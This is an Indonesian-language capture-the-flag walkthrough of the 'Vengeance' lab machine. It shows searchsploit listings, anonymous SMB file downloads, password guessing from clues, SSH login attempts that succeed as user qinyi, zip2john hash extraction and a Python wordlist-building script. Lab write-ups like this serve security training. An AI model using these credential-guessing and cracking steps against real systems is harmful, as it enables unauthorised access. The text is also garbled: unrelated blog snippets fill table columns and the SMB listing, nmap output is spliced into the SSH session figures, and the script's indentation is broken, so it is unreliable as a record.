S-1-22-1-1001 Unix User\qinyi (Local User)
```

Gambar 2.12 Hasil enum4Linux

Dari hasil kedua perintah tersebut, ditemukan bahwa terdapat share bernama **sarapublic** dengan beberapa berkas yang dapat diunduh. Selain itu, terdapat dua buah user lokal pada mesin target, yaitu **sara** dan **qinyi**.

Berkas-berkas pada share tersebut dapat kita unduh tanpa menggunakan kata sandi. Hal ini akan dicoba pada bagian selanjutnya.

Exploitation & Gaining Access

Tahap eksplorasi dan memperoleh akses (*exploitation and gaining access*) adalah tahap kedua dalam melakukan *hacking*. Dalam tahap ini, kita sebagai *hacker* akan **mencoba untuk memanfaatkan segala arah masuk yang telah ditemukan** sebelumnya **untuk mendapatkan akses awal ke target**, dengan cara (mencari lalu) **memanfaatkan kelemahan-kelemahan yang ada**.

Mengupayakan Eksplorasi HTTP

Mengikuti urutan *footprinting* sebelumnya, pertama kita akan mengupayakan eksplorasi HTTP. Untuk itu, kita akan mencari *exploit* menggunakan perintah atau program **searchsploit**, yang akan menampilkan daftar *exploit* untuk aplikasi yang diberikan.

Menggunakan perintah-perintah berikut:

```
$ searchsploit nginx  
$ searchsploit wordpress
```

Diperoleh hasil (yang disunting) sebagai berikut:

| Exploit Title | Published | Path |
|---|--|---------------------------|
| Nginx (Debian Based Distros + Gentoo) - 'logrotate' Local Privilege Escalation | COVID-19 pandemic, it was h... | linux/local/40768.sh |
| Nginx 0.6.36 - Directory Traversal | celebrating Valentine's Day since my boy... | multiple/remote/12804.txt |
| Nginx 0.6.38 - Heap Corruption | I live in Singapore. However, I would never... | linux/local/14830.py |
| Nginx 0.6.x - Arbitrary Code Execution NullByte Injection | multiple/webapps/24967.txt | |
| Nginx 0.7.0 < 0.7.61 / 0.6.0 < 0.6.38 / 0.5.0 < 0.5.37 / 0.4.0 < 0.4.14 - Denial of Service (PoC) | multiple/dos/9901.txt | |
| Nginx 0.7.61 - WebDAV Directory Traversal | multiple/remote/9829.txt | |
| Nginx 0.7.64 - Terminal Escape Sequence in Logs Command Injection | "discreetly". It was a brilliant sight at ... C... | multiple/remote/33490.txt |
| Nginx 0.7.65/0.8.39 (dev) - Source Disclosure / Download | multiple/remote/13822.txt | |
| Nginx 0.8.36 - Source Disclosure / Denial of Service | windows/remote/13818.txt | |
| Nginx 1.1.17 - URI Processing SecURity Bypass | multiple/remote/38846.txt | |
| Nginx 1.20.0 - Denial of Service (DOS) | multiple/remote/50973.py | |
| Nginx 1.3.9 < 1.4.0 - Chunked Encoding Stack Buffer Overflow (Metasploit) | linux/remote/25775.rb | |
| Nginx 1.3.9 < 1.4.0 - Denial of Service (PoC) | linux/dos/25499.py | |
| Nginx 1.3.9/1.4.0 (x86) - Brute Force | linux_x86/remote/26737.pl | |
| Nginx 1.4.0 (Generic Linux x64) - Remote Overflow | linux_x86-64/remote/32277.txt | |
| PHP-FPM + Nginx - Remote Code Execution | php/webapps/47553.md | |

| Exploit Title | VENGEANCE | Path |
|---|---|-----------------------|
| Joomla! Plugin JD- WordPress 2.0 RC2 - Remote File Inclusion | Confessions of a girl who has been | php/webapps/9890.py |
| Joomla! Plugin JD- WordPress 2.0-1.0 RC2 - 'wp-comments-post.php' Remote File Inclusion | | php/webapps/28295.txt |
| Joomla! Plugin JD- WordPress 2.0-1.0 RC2 - 'wp-feed.php' Remote File Inclusion | | php/webapps/28296.txt |
| Joomla! Plugin JD- WordPress 2.0-1.0 RC2 - 'wp-trackback.php' Remote File Inclusion | | php/webapps/28297.txt |
| Media Library Assistant Wordpress Plugin - RCE and LFI | | php/webapps/51737.txt |
| Multiple WordPress Themes - 'admin-ajax.php?img' Arbitrary File Download | | php/webapps/34511.txt |
| Multiple WordPress Orange Themes - Cross-Site Request Forgery (Arbitrary File Upload) | | php/webapps/29946.txt |
| Multiple WordPress Plugins (TimThumb 2.8.13 / WordThumb 1.07) - 'WebShot' Remote Code Execution | | php/webapps/33851.txt |
| Multiple WordPress Plugins - 'timthumb.php' File Upload | | php/webapps/17872.txt |
| Multiple WordPress Plugins - Arbitrary File Upload | | php/webapps/41540.py |
| Multiple WordPress Themes - 'upload.php' Arbitrary File Upload | Anger arises from love that is now forbidden | php/webapps/37417.php |
| Multiple WordPress UpThemes Themes - Arbitrary File Upload | | php/webapps/36611.txt |
| Multiple WordPress WooThemes Themes - 'test.php' Cross-Site Scripting | | php/webapps/35830.txt |
| Multiple WordPress WPScientist Themes - Arbitrary File Upload | | php/webapps/38167.php |
| Neontext Wordpress Plugin - Stored XSS | Published February 20, 2021 | php/webapps/51858.txt |
| NEX-Forms WordPress plugin < 7.9.7 - Authenticated SQLI | | php/webapps/51042.txt |
| Paid Memberships Pro v2.9.8 (WordPress Plugin) - Unauthenticated SQL Injection | Uncategorized | php/webapps/51235.py |
| php WordPress 3.0 - Multiple SQL Injections | | php/webapps/26608.txt |
| Translatepress Multilingual WordPress plugin < 2.3.3 - Authenticated SQL Injection | | php/webapps/51043.txt |
| Wordpress 4.9.6 - Arbitrary File Deletion (Authenticated) (2) | | php/webapps/50456.js |
| Wordpress 5.0.0 - Image Remote Code Execution | | php/webapps/49512.py |
| Wordpress 5.7 - 'Media Library' XML External Entity Injection (XXE) (Authenticated) | | php/webapps/50304.sh |
| Wordpress adivaha Travel Plugin 2.3 - Reflected XSS | | php/webapps/51663.txt |
| Wordpress adivaha Travel Plugin 2.3 - SQL Injection | | php/webapps/51655.txt |
| Wordpress Augmented-Reality - Remote Code Execution Unauthenticated | | php/webapps/51788.py |
| Wordpress Core - 'load-scripts.php' Denial of Service | | php/dos/43968.py |
| Wordpress Core / MU / Plugins - '/admin.php' Privileges Unchecked / Multiple Information Disclosures | | php/webapps/9110.txt |
| Wordpress Core 0.6/0.7 - 'Blog.header.php' SQL Injection | | php/webapps/23213.txt |
| Wordpress Core 1.0.7 - 'Pool index.php' Cross-Site Scripting | | php/webapps/30520.txt |
| Wordpress Core 1.2 - 'admin-header.php?redirect_url' Cross-Site Scripting | During the COVID-19 pandemic, it was hard to... | php/webapps/24642.txt |
| Wordpress Core 1.2 - 'bookmarklet.php' Multiple Cross-Site Scripting Vulnerabilities | | php/webapps/24643.txt |
| Wordpress Core 1.2 - 'categories.php?cat_ID' Cross-Site Scripting | Celebrating Valentine's Day since my boyf... | php/webapps/24644.txt |
| Wordpress Core 1.2 - 'edit-comments.php' Multiple Cross-Site Scripting Vulnerabilities | However, I would never do such a thing... | php/webapps/24646.txt |
| Wordpress Core 1.2 - 'edit.php?' Cross-Site Scripting | | php/webapps/24645.txt |
| Wordpress Core 1.2 - 'wp-login.php' HTTP Response Splitting | sprang on me on 25 September 2018, during... | php/webapps/24667.txt |
| Wordpress Core 1.2 - 'wp-login.php' Multiple Cross-Site Scripting Vulnerabilities | was a brilliant sight at... | php/webapps/24641.txt |
| Wordpress Core 1.2 - HTTP Splitting | | php/webapps/570.txt |
| Wordpress Core 1.2.1/1.2.2 - '/wp-admin/post.php?content' Cross-Site Scripting | | php/webapps/24988.txt |
| Wordpress Core 1.2.1/1.2.2 - '/wp-admin/templates.php?file' | Cross-Site Scripting | php/webapps/24989.txt |
| Wordpress Core 1.2.1/1.2.2 - 'link-add.php' | Multiple Cross-Site Scripting Vulnerabilities | php/webapps/24990.txt |
| Wordpress Core 1.2.1/1.2.2 - 'link-categories.php?cat_id' | Cross-Site Scripting | php/webapps/24991.txt |
| Wordpress Core 1.2.1/1.2.2 - 'link-manager.php' | Multiple Cross-Site Scripting Vulnerabilities | php/webapps/24992.txt |
| Wordpress Core 1.2.1/1.2.2 - 'moderation.php?item_approved' | Cross-Site Scripting | php/webapps/24993.txt |
| Wordpress Core 1.5 - 'post.php' Cross-Site Scripting | | php/webapps/25682.txt |
| Wordpress Core 1.5.1.1 - 'add new admin' SQL Injection | | php/webapps/1059.pl |
| Wordpress Core 1.5.1.1 - SQL Injection | | php/webapps/1033.pl |
| Wordpress Core 1.5.1.1 < 2.2.2 - Multiple Vulnerabilities | | php/webapps/4397.rb |
| Wordpress Core 1.5.1.2 - 'xmlrpc' Interface SQL Injection | | php/webapps/1077.pl |
| Wordpress Core 1.5.1.3 - 'cache_lastpostdate' Arbitrary Code Execution (Metasploit) | | php/webapps/16895.rb |
| Wordpress Core 1.5.1.3 - Remote Code Execution | | php/webapps/1142.php |

Gambar 3.1 Hasil searchsploit

Sayangnya, setelah diselidiki, tidak ada *exploit* yang dipastikan cocok dengan versi Wordpress dan Nginx yang digunakan. Hal ini memaksa kita untuk melakukan eksplorasi melalui port lain.

Mengupayakan Eksplorasi SMB

Selanjutnya, kita akan melakukan eksplorasi terhadap SMB. Meliputi berkas-berkas pada share sarapublic dapat diunduh tanpa menggunakan kata sandi, kita akan mencoba untuk melakukan hal tersebut, dengan harapan berkas-berkas berisi informasi yang berharga dan atau dapat memberikan jalan masuk. Untuk melakukan hal tersebut, kita dapat menggunakan perintah atau program **smbclient**.

Menggunakan perintah berikut:

```
$ smbclient //192.168.1.7/sarapublic
```

Kita akan terhubung dengan fileshare sarapublic. Setelah terhubung, kita dapat memasukkan berbagai perintah layaknya sebuah terminal. Untuk mengunduh file tertentu, dapat digunakan perintah berikut:

```
smb: \> get [filename]
```

- [filename] : menunjukkan nama file yang hendak diunduh

Didapatkan hasil sebagai berikut:

```
$ smbclient //192.168.1.7/sarapublic$  
Password for [WORKGROUP\kali]:  
Try "help" to get a list of possible commands.  
smb: \> ls  
.  
..  
eaurouge.txt  
eaurouge  
essay.txt  
gio.zip  
cognac  
blurb.txt  
champagne  
profile.txt  
D 0 Mon Mar 8 05:28:35 2021  
D 0 Mon Mar 8 05:29:24 2021  
N 11 Sun Mar 7 21:46:53 2021  
N 110 Tue Feb 23 06:06:40 2021  
N 1257 Mon Mar 8 05:28:34 2021  
N 11150297 Sun Feb 21 00:48:13 2021  
D 0 Tue Feb 23 12:48:47 2021 the COVID-19 pandemic, it was hard to im  
N 525 Sun Mar 7 21:55:24 2021  
D 0 Tue Feb 23 11:15:07 2021  
N 337 Sun Mar 7 21:45:26 2021 Singapore. However, I would never forget  
19475088 blocks of size 1024. 10908016 blocks available  
smb: \> get eaurouge.txt  
getting file \eaurouge.txt of size 11 as eaurouge.txt (1.1 KiloBytes/sec) (average 1.1 KiloBytes/sec)  
smb: \> get eaurouge  
getting file \eaurouge of size 110 as eaurouge (10.7 KiloBytes/sec) (average 5.9 KiloBytes/sec)  
smb: \> get essay.txt  
getting file \essay.txt of size 1257 as essay.txt (1227.4 KiloBytes/sec) (average 64.1 KiloBytes/sec)  
smb: \> get gio.zip  
getting file \gio.zip of size 11150297 as gio.zip (279203.5 KiloBytes/sec) (average 181505.1 KiloBytes/sec)  
smb: \> get cognac  
NT_STATUS_FILE_IS_A_DIRECTORY opening remote file \cognac  
smb: \> get blurb.txt  
getting file \blurb.txt of size 525 as blurb.txt (512.6 KiloBytes/sec) (average 178538.0 KiloBytes/sec)  
smb: \> get profile.txt  
getting file \profile.txt of size 337 as profile.txt (32.9 KiloBytes/sec) (average 153396.5 KiloBytes/sec)  
smb: \> █
```

Isi dari berkas-berkas teks yang telah diunduh dan adalah sebagai berikut:

Tabel 3.1 Isi Berkas-berkas yang Diunduh

| File | Isi |
|--------------|---|
| eaurouge.txt | It was a brilliant sight at... Continue |

blurb.txt

Blurb about guards:

How do you guard against a thief from the inside?

Blurb about workers:

Why do workers always set passwords related to their jobs?

Blurb about security:

Security has both "U" and "I" in it. Everyone must do their part!

Blurb about passwords:

Passwords are words that guard the pass.

Blurb about nonsense:

Sense is a subset of "nonsense"; all sensible talk, to others who don't understand, can be construed as nonsense.

Blurb about trying harder:

We all try harder in whatever we do. Try harder!

eaurouge

#!/bin/bash

I don't know how to script stuff... so

| | |
|--------------|--|
| | <p>I'm trying something.</p> <p>echo 'I am silly' > eaurouge.txt</p> |
| eaurouge.txt | <p>I am silly</p> |
| essay.txt | <p>One fine morning, I looked out of the window and saw the sun rise.</p> <p>It was a frenetic Friday. Amidst the warm sun rays projecting its glow through my room, there was a mad dash to solve a serious issue back at HQ. It felt eerily close.</p> <p>Our servers were hacked.</p> <p>We were in real trouble. The daydreaming had to stop. Without brushing my teeth, I stormed out of the house and prayed that it will all be OK.</p> <p>Except things were anything except OK. The attackers seemed to have taken control of our development domain. This was apocalyptic.</p> <p>The attackers managed to make away with our nanotechnological intellectual property. Additionally, the attackers deleted our latest development product, the ARCEUS X-FORCE. It was unknown if the attackers decided to sell ARCEUS X-FORCE illegally.</p> |

| | |
|-------------|---|
| | <p>On closer inspection, we realised that this was an insider job. Govindasamy did an investigation, revealing that Qinyi was attempting to log into the development servers without prior permission. That was clearly a red flag, resulting in Govindasamy looking through her access rights.</p> <p>We discovered that, due to a misconfiguration, she had granted herself access rights that were otherwise not supposed to have been granted. We have since removed these access rights.</p> |
| profile.txt | <p>Draft profile for Giovanni:</p> <ul style="list-style-type: none"> - worked in nanotechnological fields for 15 years - hails from Milan - worked on CNTs, graphene for device fabrication - CEO of multiple nanotech firms in Tokyo, Singapore and Milan - collaborating with Good Tech Inc. on R&D project - keynote speaker of the "Good Tech Inc. Chip Fabrication Project" in 2019 |
| to-do | <ol style="list-style-type: none"> 1. compare between martell, remy martin, hennessy, courvoiser. 2. decide how we want to advertise |

| | |
|--|--|
| | the cognac brand we pick. 3. investigate why qinyi's looking into carbon nanotubes all of a sudden. |
|--|--|

Selain file-file teks di atas, terdapat juga file gio.zip. Sayangnya, file tersebut tidak dapat dibuka karena dilindungi oleh kata sandi.

```
(kali㉿kali)-[~/boxes/vengeance/smb]
└─$ unzip gio.zip
Archive: gio.zip
      creating: gio/
[gio.zip] gio/passReminder.txt password: █
```

Gambar 3.2 File gio.zip Tidak Dapat Diunzip

Dari file-file teks di atas, ada beberapa informasi atau klu yang kita dapatkan dan berpotensi membantu kita, yaitu:

- File blurb.txt menyatakan bahwa pekerja seringkali menggunakan password yang berhubungan dengan pekerjaan mereka, dan password adalah kata yang melindungi akses
- File eaurouge dan eaurouge.txt menunjukkan bahwa Sara sedang bereksperimen dengan scripting
- File essay.txt menyatakan bahwa Qinyi sebelumnya pernah memberikan dirinya akses ke server-server *development* perusahaan tertentu, kemungkinan besar melalui SSH
- File profile.txt menyatakan bahwa Giovanni, yang berdasarkan blog merupakan mantan dari Sara, pernah bekerja di bidang-bidang nanoteknologi

Tanpa petunjuk-petunjuk di atas, cara termudah untuk membuka file gio.zip adalah dengan memecahkan hashnya secara brute-force.

Menggunakan teknik tersebut, kita akan mencoba semua kemungkinan password yang dipilih dari sebuah daftar kata pada zip tersebut.

Namun, sebelum melakukan hal tersebut, ingat kembali bahwa file zip bernama gio.zip dan file blurb.txt menyatakan bahwa **pekerja seringkali menggunakan password yang berhubungan dengan pekerjaan**. Menimbang ini, **mungkinkah password dari file gio.zip merupakan "nanotechnological"?**

```
(kali㉿kali)-[~/boxes/vengeance/smb]
└─$ unzip gio.zip
Archive: gio.zip
  creating: gio/
[gio.zip] gio/passReminder.txt password:
  extracting: gio/passReminder.txt
    inflating: gio/ted_talk.pptx
    inflating: gio/tryharder.png
```

Gambar 3.3 Berhasil Membuka gio.zip

Ternyata berhasil! Didapatkan bahwa zip berisi tiga buah file: passReminder.txt, ted_talk.pptx, dan tryharder.png. File passReminder.txt hanya berisi tulisan "**name_corner_circuit**". Sementara itu, isi dari file tryharder.png adalah sebagai berikut:



Gambar 3.4 Isi tryharder.png


Catatan: TRY HARDER adalah motto atau slogan yang cukup terkenal di kalangan *penetration testing*, yang memerintahkan kita untuk mencoba lebih keras ketika mencapai halangan.

Terakhir, isi ted_talk.pptx berisi sebagai berikut:



What is Nanotechnology

- Atomic and molecular manipulation
 - Allows us to create materials from *bottom-up*.
 - Materials created are limited to only one's imagination



A Corner of Blue Ocean

- Rydberg Nanotechnology's key strengths:
 - Nanotechnology coating and fabrication
 - Research and Development
- Partners:
 - Good Tech Inc: re-inventing the chip
 - Can we keep up with Moore's Law?



Gambar 3.5 Isi ted_talk.pptx

Pada slide ketiga, terdapat gambar sebuah sirkuit F1. Sesuai captionnya, sirkuit pada gambar adalah sirkuit Suzuka. Sementara itu,

melalui sebuah pencarian web, ditemukan bahwa "130R" adalah nama salah satu lekukan pada sirkuit tersebut.

Menimbang bahwa isi dari file passReminder.txt adalah "name_corner_circuit", dan **kita telah mendapatkan sebuah nama (Giovanni Berlusconi), lekukan (130R), dan sirkuit (Suzuka)**, apakah mungkin isi dari passReminder.txt tersebut adalah template atau pengingat password?

Mengupayakan Eksloitasi SSH

Berhubung situs web tidak memiliki halaman login, satu-satunya fitur login yang sudah kita temui sejauh ini hanyalah **SSH** pada port 22222. SSH sendiri adalah sebuah protokol yang memungkinkan pengguna untuk mengakses dan mengoperasikan perangkat *remote* secara aman di atas jaringan yang (diasumsikan) tidak aman. Untuk itu, akan dilakukan *bruteforcing* untuk setiap pengguna (sara, qinyi) menggunakan kandidat-kandidat password sebagai berikut:

- giovanni_130R_suzuka
- Giovanni_130R_Suzuka
- giovanni_130R_Suzuka
- Giovanni_130R_suzuka

Upaya login ke perangkat target menggunakan SSH dilakukan menggunakan perintah berikut:

```
$ ssh [user]@192.168.1.7 -p 22222
```

- [user] : menandakan user yang hendak digunakan untuk login
- -p : menandakan port di mana SSH beroperasi; sesuai dengan hasil nmap, SSH berada di port 22222

Ditemukan bahwa seluruh kemungkinan password di atas tidak dapat digunakan untuk user sara:

```
(kali㉿kali)-[~/boxes/vengeance]
└─$ ssh sara@192.168.1.7 -p 22222
sara@192.168.1.7's password:
Permission denied, please try again.
sara@192.168.1.7's password:
Permission denied, please try again.
sara@192.168.1.7's password:
Received disconnect from 192.168.1.7 port 22222:2: Too many authentication failures
Disconnected from 192.168.1.7 port 22222

(kali㉿kali)-[~/boxes/vengeance]
└─$ ssh sara@192.168.1.7 -p 22222
sara@192.168.1.7's password:
Permission denied, please try again.
sara@192.168.1.7's password:

MAC Address: 00:0C:29:1D:EF:36 (Service Info: OS: Linux; CPE: https://cpe.mitre.org/cpes/)
Host script results:
| smb2-security-mode:
|   3:1:1:
|     Message signing enabled by SMB2-time:
|       date: 2024-06-01T07:11:56
|       start_date: N/A
# Nmap done at Sat Jun  1 03:12:12 2024. 122.26 seconds
```

Gambar 3.6 Hasil Upaya Bruteforcing untuk Sara

Alhasil, password kemungkinan digunakan untuk user qinyi. Setelah dicoba, ditemukan bahwa password yang benar adalah giovanni_130R_Suzuka. **Kita berhasil login ke perangkat target.**

```
(kali㉿kali)-[~/boxes/vengeance]
$ ssh qinyi@192.168.1.7 -p 22222
qinyi@192.168.1.7's password:
Permission denied, please try again.
qinyi@192.168.1.7's password:
Permission denied, please try again.
qinyi@192.168.1.7's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-65-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat 01 Jun 2024 11:02:12 AM UTC

System load:  0.0          Processes:           240
Usage of /:   38.8% of 18.57GB  Users logged in:  0
Memory usage: 20%          IPv4 address for ens33: 192.168.1.7
Swap usage:   0%         

15 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

qinyi@vengeance:~$
```

113/tcp open iden
|_auth-owners: root
139/tcp open netbios-dgm
|_auth-owners: root
143/tcp open imap
|_auth-owners: dovecot
|_imap-capabilities: STARTTLS post-login
ENABLE
443/tcp open ssl
|_tls-nextprotoneg:
|_http/1.1
|_auth-owners: www
|_http-server-head:
|_tls-alpn:
|_h2
|_http/1.1
|_ssl-cert: Subject: Inc/stateOrProvince
|_Not valid before: 2024-06-01T00:00:00Z
|_Not valid after: 2024-06-01T23:59:59Z
|_http-title: VENG
|_date: TLS r
05/tcp open netbios-ssn
|_tcpwr:
995/tcp open tcp
MAC Address: 00:0C
Service Info: OS: Host script result
|_smb2-security-mode:
|_3:1:1:
|_Message sign
|_smb2-time:
|_date: 2024-06-01T11:02:12Z
|_start_date: N/A
Service detection
https://nmap.org/s
Nmap done at Sat
122.26 seconds

Gambar 3.7 Hasil Upaya Bruteforcing untuk Qinyi dan Keberhasilan Login

Melihat-lihat sedikit menggunakan perintah ls sebagai berikut:

```
$ ls -la
```

- l : menampilkan seluruh file dalam format list
- a : menampilkan seluruh file, termasuk yang tersembunyi

Ditemukan bahwa terdapat sebuah file berjudul local.txt yang berisi **flag user** sebagai berikut:

```
qinyi@vengeance:~$ ls -la
total 20
drwxr-xr-x 3 qinyi qinyi 4096 Jun  1 11:02 .
drwxr-xr-x 4 root  root  4096 Feb 14  2021 ..
drwx—— 2 qinyi qinyi 4096 Jun  1 11:02 .cache
-rw-r--r-- 1 qinyi qinyi   34 Feb 20  2021 local.txt
-rw-r--r-- 1 qinyi qinyi  377 Feb 21  2021 reminder
qinyi@vengeance:~$ cat local.txt
Local access to the box obtained.
qinyi@vengeance:~$
```

Gambar 3.8 Flag Local

Ditemukan juga file reminder yang memiliki isi sebagai berikut:

```
qinyi@vengeance:~$ cat reminder
Diary 21/02/2021
1. Push config file to sara via private channel.
2. Change the password on our local account to stop reminding myself of Gio.
3.

Diary 12/02/2021
1. Patch Wordpress. (DONE!)
2. Book a staycation @ St. Regis sometime in April.

Diary 10/02/2021
1. Purge the diary of previous entries. (DONE!)
2. Inform Patrick he needs to patch DEVELOPMENT server.
qinyi@vengeance:~$
```

Gambar 3.9 Isi File reminder

Melihat bahwa bash masih menggunakan tanda \$, saat ini kita belum memiliki akses sebagai root. Untuk itu, diperlukan untuk melakukan **privilege escalation**.


Alternatif Pemecahan Zip

Sesuai yang sebelumnya disebutkan, cara alternatif (dan lebih *straightforward*) untuk memecahkan zip yang dilindungi oleh kata sandi adalah dengan menggunakan **teknik brute-force**. Dalam teknik ini, kita akan membandingkan *hash* dari password yang melindungi zip dengan **hash seluruh kemungkinan password**. Namun, berhubung untuk melakukan tersebut diperlukan waktu dan sumber daya komputasi yang besar, pada umumnya hash hanya akan dibandingkan dengan **kemungkinan password berdasarkan sebuah daftar kata** (wordlist) – dalam kata lain, kita hanya akan menghitung dan membandingkan hash dari kata-kata di dalam wordlist tersebut.

Untuk mendapatkan hash dari file zip, digunakan program **zip2john** yang dieksekusi menggunakan perintah berikut:

```
$ /usr/sbin/zip2john gio.zip > hash
```

Perintah di atas akan memerintahkan program zip2john untuk menyimpan hash dari password pelindung gio.zip ke file bernama hash.



```
(kali㉿kali)-[~/boxes/vengeance/smb]
$ /usr/sbin/zip2john gio.zip > hash
ver 2.0 gio.zip/gio/ is not encrypted, or stored with non-handled compression type
ver 2.0 gio.zip/gio/pass_reminder.txt PKZIP Encr: cmplen=31, decmplen=19, crc=2D0A564F ts=09D9 cs=2d0a type=0
ver 2.0 gio.zip/gio/ted_talk.pptx PKZIP Encr: cmplen=10605155, decmplen=11111194, crc=B751DA28 ts=0ABB cs=b751 type=8
ver 2.0 gio.zip/gio/tryharder.png PKZIP Encr: cmplen=544523, decmplen=547545, crc=0240AF23 ts=0AEB cs=0240 type=8
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use -o to pick a file at a time.

(kali㉿kali)-[~/boxes/vengeance/smb]
$ cat hash
gio.zip:$pkzip$3*1*1*0*8*24*0240*25de5a3c8dee57073ec2acf0669db6910fefcf72e4a63608106f95d7c6089c016f591b3*1*0*8*24*b751*71cebb6608f04fe4
e71f48739ff5a534db410a111b8142bc4b0eab7c0bf8486281b7c924*2*0*1f*13*2d0a564f*22*33*0*1f*2d0a*0cb4d2103b35f8077983a132051a96e9ec3e3a78eb8b
50d1abd595c40feb42*$:pkzip$::gio.zip:gio/pass_reminder.txt, gio/tryharder.png, gio/ted_talk.pptx:gio.zip
```

Gambar 3.10 Hasil zip2john

Langkah selanjutnya adalah memilih wordlist yang akan digunakan untuk *cracking*. Pada umumnya, akan digunakan wordlist bawaan pada kali linux (rockyou.txt). Namun, perlu dicatat bahwa wordlist yang sangat besar tersebut belum tentu sesuai dengan setiap konteks; misalnya, kata-kata yang umum digunakan hanya pada lingkungan tertentu (seperti perusahaan tertentu) atau dalam bahasa yang tidak umum dijumpai dapat hampir dipastikan tidak ada. Untuk itu, akan disusun wordlist khusus yang terdiri atas kata-kata yang dapat dijumpai dalam semua file teks yang sudah diunduh dari share SMB.

Dibuat sebuah program python sederhana sebagai berikut, yang menerima serangkaian file teks dan menghasilkan output berupa sebuah file teks yang berisi seluruh kata yang sudah dipisah:

```
import argparse
import re

# Argument parser setup
parser = argparse.ArgumentParser()

# Ini isi sama location dari kumpulan text file
parser.add_argument("-tf", help="List of Text File location", type=str, nargs='+')

# Ini isi aja sama nama output filenya
parser.add_argument("-o", help="Name of the output file after converted into wordlist", type=str)

args = parser.parse_args()
filenames = args.tf
outfile = args.o

def read_convert(filenames, outfile):
    wordlist = []
    for filename in filenames:
        with open(filename, "r", encoding='utf-8') as f:
            for line in f:
```

```

        if line.strip(): # dia ngecek line-nya kosong atau gk setelah ngilangin
whitespace
            for word in line.split():
                w = re.sub("[^a-zA-Z]", "", word) # Karakter non-alphabet
diilangin
            if w:
                wordlist.append(w)

with open(outfile, "w", encoding='utf-8') as f1:
    for word in wordlist:
        f1.write(word + "\n")

read_convert(filenames, outfile)

# CARA NGERUN
# python wordlist_from_many_files.py -tf file1.txt file2.txt file3.txt -o output.txt

```

